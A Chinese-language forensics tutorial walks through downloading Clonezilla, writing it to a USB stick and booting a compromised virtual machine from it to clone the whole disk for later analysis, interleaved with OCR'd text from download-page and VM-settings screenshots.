
> **clonezilla 也是一款分区和硬盘克隆工具，使用方式与G4L类似**
>
> https://clonezilla.org/

假设受害系统只有一块硬盘，此时需要将其内容全部克隆下来，之后带走做更加深入的分析、取证等，受害系统信息如下



下载 clonezilla https://clonezilla.org/downloads.php

本次演示选择基于 Debian 的稳定版本 3.0.2-21



Clonezilla

The Free and Open Source Software for Disk Imaging and Cloning

Downloads

To download Clonezilla live, select the following **CPU architecture**, **file type**, **repository**, then click the **download button**:


Release branch: stable, Clonezilla live version: 3.0.2-21


1. Select CPU architecture: amd64
2. Select file type: iso
3. Select repository: auto

Download


Notes


烧录进 U 盘






关闭受害主机，插上启动U盘，插上数据盘500G硬盘



“U20Copy”配置
通用
选项
硬件
安全性
备份
搜索
图形
鼠标和键盘
共享的打印机
网络
USB 与蓝牙
硬盘
CD/DVD
启动顺序
启动顺序：
硬盘
CD/DVD
外部设备
网络
外部引导设备：
TransMemory-Ex
选择启动时的引导设备
高级...
恢复默认设置
点击锁，以防止进一步的更改。




直接选择默认的选项就好


U20Copy
Free Software Labs, NCHC, Taiwan
Choose language
Which language do you prefer:
ca_ES.UTF-8 Catalan | Català
de_DE.UTF-8 German | Deutsch
el_GR.UTF-8 Greek | Ελληνικά
en_US.UTF-8 English
hu_HU.UTF-8 Hungarian | Magyar
